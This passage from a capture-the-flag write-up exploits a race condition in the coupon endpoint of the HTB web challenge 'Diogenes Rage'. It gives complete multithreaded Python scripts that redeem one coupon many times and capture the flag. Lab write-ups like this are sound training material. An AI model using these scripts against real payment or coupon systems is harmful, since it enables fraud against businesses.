                                                                .then(() => {
                                                                        db.setCoupon(user.username, coupon_code)
                                                                                .then(() => res.send(response(`$${coupon.value} coupon redeemed successfully! Please select an item for order.`)))
                                                                })
                                                                .catch(() => res.send(response("Failed to redeem the coupon!")));
                                                }
                                                res.send(response("No such coupon exists!"));
                                        })
                        }
                        return res.status(401).send(response("Missing required parameters!"));
                });
});
```

In the apply endpoint we can also observe the 'AuthMiddleware' authentication function, and the registration of new user.

As seen – the apply endpoint takes in coupon_code 'HTB_100',



```
{
    "coupon_code":"HTB_100"
}
```

(and the database confirms that is indeed the value, no modification of 'HTB_100' will work, it was tried and failed).

It checks whether the user already has such coupon.


If it does – a response of an error message (status code 401) is returned to the client (line 56).

Otherwise, the function 'addBalance' is invoked in the database (line 61)

And the coupon is set on the user account (line 63) and success response id returned, with.

The purpose of the set coupon on user account is that if a request is received from existing user (with cookie authentication), the same user will be prevented to claim a coupon twice.


And Indeed, an attempt was made to reclaim a coupon with existing cookie failed:



```
import requests

# Define the URL you want to send the POST request to
def send_coupon():
        url = 'http://206.189.28.151:32252/api/coupons/apply'  # Replace with your desired URL

        # Define the data you want to include in the POST request (if any)
        data = {'coupon_code': 'HTB_100', 'username': 'amit'}

        # Define custom headers
        custom_headers = {
                                                  'Cookie':'session=eyJhbGciOiJIUzI1NiIsInR5cCI6Ikp
        }

        # Send the POST request with custom headers
        response = requests.post(url, json=data, headers=custom_headers)

        # Check the response status code
        if response.status_code == 200:
                print('POST request was successful!')
                print('Response content:', response.text)
        else:
                print('POST request failed with status code:', response.status_code)


send_coupon()
```

This is a script that sends post request to '/api.coupon/apply', while the user having an existing cookie.

And indeed I got error 401 with coupon already redeemed message:



```
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$ python3 apply_coupon.py
POST request failed with status code: 401
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$
    [Time since request: 0.104541708 seconds]
    [Request in frame: 19]
    [Request URI: http://206.189.28.151:32252/api/coupons/apply]
    File Data: 46 bytes
▾ JavaScript Object Notation: application/json
  ▾ Object
    ▾ Member: message
        [Path with value: /message:This coupon is already redeemed!]
        [Member with value: message:This coupon is already redeemed!]
        String value: This coupon is already redeemed!
        Key: message
        [Path: /message]
```


However, at this point I’ve noticed something interesting – the coupon set on user’s data in database takes place at the registration only on apply endpoint.

Not on purchase endpoint.

It means if I purchase some item without a cookie in the request, I will get

‘Insufficient balance’ error message, and a cookie of a user that was registered in the system, and that user does not have a coupon set on their account.

Then, I will send a request to ‘/apply’ with the cookie I’ve received to the server, and as the newly made user does not have the coupon set, I should be able to claim a coupon.



```python
import http.cookiejar
import requests
# Create a CookieJar object to store cookies
cookie_jar = http.cookiejar.CookieJar()

# Create a session using the requests library and attach the cookie jar
session = requests.Session()
session.cookies = cookie_jar

# Make an HTTP POST request with JSON data and automatically handle cookies
url = '206.189.28.151:32252'  # Replace with your POST URL

def claim_coupon(session):
        endpint = f'http://{url}/api/coupons/apply'  # Replace with your desired URL
        data = {'coupon_code': 'HTB_100'}

        response = session.post(endpint, json=data)
        # Check the response status code
        if response.status_code == 200:
                print('coupon claim POST request was successful!')
                print('Response content:', response.text)
        else:
                pass
                print('coupon claim POST request failed with status code:', response.status_code)

def purchase(session):
        new_endpoint = f'http://{url}/api/purchase'
        data = {'item':'A1'} # JSON data
        response = session.post(new_endpoint, json=data)

        if response.status_code == 200:
            print('purchase POST request was successful!')
            print('Response content:', response.text)
        else:
            print('purchase POST request failed with status code:', response.status_code)



purchase(session)
claim_coupon(session)
cookie_jar.clear()
```

I’ve built python script that does exactly that.


It uses the ‘cookiejar’ library to handle session cookies.

What it does is first purchase the ‘A1’ item without a cookie, then as we have seen – we get a cookie in the response that represents user authentication, and that cookie is stored in the session.

Then I try to claim a coupon with the user’s cookie I’ve just received.

The expectation is the purchase will fail, but the coupon claim will succeed.

Let’s check this:



```
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$ python3 single_coupon_claim.py
purchase POST request failed with status code: 403
coupon claim POST request was successful!
Response content: {"message":"$1 coupon redeemed successfully! Please select an item for order."}
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$
```

The result is as expected: the purchase request failed. however, I managed to claim a coupon while I already had a user.


This is a vulnerability.

But this exploit gained me a single Dollar, this is no better than ordinary valid coupon claim.

The objective now is to use this exploit to gain more than a single Dollar.

Ok then... I will send 2 coupons claim request.... The issue is when the first request is processed the second will fail...

Wait a second... Lets take a look a gain of this part of the code in /apply function:



```
61                                              return db.addBalance(user.username, coupon.value)
62                                                      .then(() => {
63                                                              db.setCoupon(user.username, coupon_code)
64                                                                      .then(() => res.send(response(`$${coupon.value} coupon redeemed 
   successfully! Please select an item for order.`)))
65                                                      })
66                                                      .catch(() => res.send(response("Failed to redeem the coupon!")));
```

In line 61 the server is invoking a command that send a command to the database to execute a query. that takes time...

If another request is received from the client in that time, before the user’s coupon is being updated in the database in line 63 – the server will add balance twice as the coupon is not yet set from the first request, when the second request arrives.

This is a race conditioning attack, and this is our exploit.

What we need to do is:

a. Purchase the ‘C8’ item without a cookie.
b. Store the received cookie in the cookie jar.
c. The ‘C8’ item costs 13.37$, so we need to send at least 14 requests to the ‘/apply’ endpoint, at the same time! We do not wait for a response to arrive before sending the next request. The concurrent requests will be received by the endpoint, and wit the exploit, at least 14 coupons will be claimed.
d. Now that we have at least 14$, happily purchase the ‘C8’ item with the flag.

Now its good time to note, that the success of the exploit depends on the internet connection, meaning sending 14 requests might not result in success as even if a single request is delayed, it may arrive to the server too late and the exploit will fail.

So, to maximize the chance of success, more than 14 requests has to be sent.


Also, the original exploit was using multithread to send the requests simultaneously, however often that often did not work.

So the current exploit that is about to be displayed is using multiprocessing, which yields greater chance of success, but still not 100% guaranteed.

The exploit script:

```python
import http.cookiejar
import requests
import threading

# Create a CookieJar object to store cookies
cookie_jar = http.cookiejar.CookieJar()

# Create a session using the requests library and attach the cookie jar
session = requests.Session()
session.cookies = cookie_jar

# Make an HTTP POST request with JSON data and automatically handle cookies

url = '206.189.28.151:32252'  # Replace with your POST URL


def claim_coupon(session):
        endpint = f'http://{url}/api/coupons/apply'  # Replace with your desired URL

        # Define the data you want to include in the POST request (if any)
        data = {'coupon_code': 'HTB_100'}


        # Send the POST request with custom headers
        response = session.post(endpint, json=data)#,headers=custom_headers)

        # Check the response status code
        if response.status_code == 200:
                pass
                #print('POST request was successful!')
                #print('Response content:', response.text)
        else:
                pass
                #print('POST request failed with status code:', response.status_code)

def purchase(session):
        new_endpoint = f'http://{url}/api/purchase'
        data = {'item':'C8'} # JSON data
        response = session.post(new_endpoint, json=data)


        if response.status_code == 200:
            print('POST request was successful!')
            print('Response content:', response.text)
        else:
                pass
            #print('POST request failed with status code:', response.status_code)



my_threads = []

# Number of concurrent requests to send
num_requests = 20
purchase(session)
# Create and start threads
for _ in range(num_requests):
    thread = threading.Thread(target=claim_coupon, args=(session,))
    my_threads.append(thread)

for i in range(num_requests):
        my_threads[i].start()

# Wait for all threads to complete
for thread in my_threads:
    thread.join()
purchase(session)

```


And the exploit script runner:



```
from subprocess import call,run
import threading

def some_func():
        run(["python3", "exploit.py"], check=True)

for i in range(0,10):
        mythread = threading.Thread(target=some_func)
        mythread.daemon = False
        mythread.start()
```

The exploit runner run the exploit itself 10 times, and the exploit itself creates 20 threads that each sends request.

Let’s run it:



```
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$ python3 exploit_runner.py
POST request was successful!
Response content: {"flag":"HTB{r4c3_w3b_d3f34t_c0nsum3r1sm}","message":"Thank you for your order! $0.63 coupon credits left!"}
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$
```

Success! The race conditioning worked and the flag was received, along with the ‘C8’ item.

*Note: as we can see, the ‘exploit_runner’ runs the exploit.py script.

Running directly ‘python3 exploit.py’ on its own can work! But has lower chances.

The chance of success depends on:

a. Internet connection.
b. Number of threads the processed created.

Conclusions:

The challenge was a bit frustrating, as when the exploit was discovered, running it does not yield 100% chance of success – it means during script testing to see what works and what doesn't – I wasn't sure what works and what isn't. because even working script could return empty output.

I've tried several methods such as try the scripts from different devices on different networks, when on the original device and network the script didn't work. However, at the end I did manage to successfully run the exploit with the original device and the original network.

Also, to solve this challenge I had to examine the server code which in real life scenario would not be available to me.

But I've gain invaluable experience – mostly the idea to use race conditioning in web attacks – to send simultaneous client request to server.

I've also deepened my experience with custom http requests using 'requests' python library which appears to be necessary skill to have when penetrating web applications.

The race conditioning was not the first approach that came to mind.

I've tried 'Dirbuster', some SQL-injections with custom http requests (instead of the item value and 'HTB_100' coupon value), modifying the cookie values and some more.

At the end of it I've learned what can be a good condition to identify race conditioning vulnerability, and how to exploit it.

I hope next time I will be able to achieve that without assisting the server-side code.

Relevant materials used for the challenge can be found here.

Pay in mind that you may required to change the IP and port manually on the scripts.